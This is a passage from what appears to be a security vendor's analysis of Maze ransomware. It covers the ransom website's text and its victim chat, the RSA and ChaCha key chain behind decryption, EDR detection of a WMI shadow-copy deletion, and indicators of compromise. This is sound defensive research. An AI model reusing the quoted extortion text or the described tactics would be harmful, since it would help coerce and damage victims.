


Figure 24 - The ransom note and the decryption instructions





Figure 23 - The maze key

After you access the Maze website, you are requested to upload DECRYPT-FILES.txt. The attacker needs this file since it contains the Maze key, which is later used for the decryption procedure.

The website informs the victim about the ransom demand, its cost and how to pay it using Bitcoin. In addition, the attacker lets you upload and decrypt three files for free, as a proof of work. The attacker is willing to decrypt only image files as a proof.

The Maze website has a chat that lets the victim communicate with the attacker. The victim can chat with the attacker to get help or even to negotiate the payment fee.



The screenshot displays the 'Maze support system' interface. At the top center is an orange circular logo with a maze pattern. Below the logo, the title 'Maze support system' is written in white. The main section, titled 'What's just happened?', contains a message explaining that the user has a vulnerability and needs to upload a file named 'DECRYPT-FILES.txt'. Below this message is a file upload button labeled 'Choose File' and the text 'No file chosen'. At the bottom of the page, there are three orange-bordered boxes with white text. The first box, titled 'Guarantees?', states that files can be recovered and integrity is maintained. The second box, titled 'Antivirus corporations?', explains that a free solution is not available and that the cryptography is military-grade. The third box, titled 'Price?', states that the fee cannot always be paid and that discounts are negotiable.

Maze support system

What's just happened?

If you see this page it means you have a vulnerability in your system.
This vulnerability was used to modify your valuable data in a way, which temporary disallow further usage of it.
Please upload DECRYPT-FILES.txt using the form below and start recovering your data.
If this file is recognized by our parser, you will be successfully authorized and provided with further instructions.

Please upload DECRYPT-FILES.txt

Choose File No file chosen

Guarantees?

We can recover your files, as our software is carefully designed to keep the integrity and safety of your files.

Don't be afraid and start recovering!

Antivirus corporations?

If you are waiting for a free solution to come, we must disappoint you.

Our cryptography scheme is military grade. It will require decades to crack.

Start working with us and get your files back.

Price?

We understand that the customer cannot always pay the fee. We have discounts and price can be negotiated.

Figure 25 - Main maze website




Figure 26 - Chatting with the attacker. He is right! We really are malware analysts




Figure 27 - We can upload 3 images to test the decryption

Decryption

Maze uses a strong combination of symmetric and asymmetric encryption to prevent the victim from decrypting the files without paying the ransom.

In order to decrypt the files, the attacker must use the victim's Maze key and its own private key - $S_{private}$. Only the attacker has the server private key. Therefore he is the only one that can decrypt the files.

Of course, the attacker won't give his $S_{private}$ – because then the victim can spread the key and allow other victims to decrypt their files without paying the ransom. The attacker can give the victim either Key , $Nonce$ or $C_{private}$.

Let's follow the decryption of a particular $File_i$. An asterisk (*) denotes an encrypted data.

1.
 - $RSA(Key^*, S_{private}) \rightarrow Key$
 - $RSA(Nonce^*, S_{private}) \rightarrow Nonce$
2. $ChaCha(C_{private}^*, Key, Nonce) \rightarrow C_{private}$
3. $RSA([FileKey_i, FileNonce_i]^*, C_{private}) \rightarrow FileKey_i, FileNonce_i$
4. $ChaCha(File_i^*, FileKey_i, FileNonce_i) \rightarrow File_i$

Detection & Prevention of Maze by Cyberbit's EDR

Cyberbit's EDR Detection and Prevention capabilities are able to stop the most advanced ransomware – including Maze.

In the graph we can see the execution flow of Maze: Maze is running, then it executes another instance of itself at a high integrity level.

To run at a high integrity level, Maze prompts the user to grant it the required permission.

Then it tried to encrypt the files on the victim's machine but Cyberbit's EDR blocked it.

You can also see the WMI 'shadowcopy delete' command executed, with the bogus path. Our product can detect this command in spite of this obfuscation.




Figure 27 – Prevention of Maze (ransomware blocked)




Figure 28 - the `wmic.exe` 'shadowcopy delete' command executed with the bogus path

IOCs

SHA256:

ecd04ebbb3df053ce4efa2b73912fd4d086d1720f9b410235ee9c1e529e
a52a2

Files:

- DECRYPT-FILES.txt (in every folder where files were encrypted)
- %ProgramData%\data1.tmp
- %TEMP%\000.bmp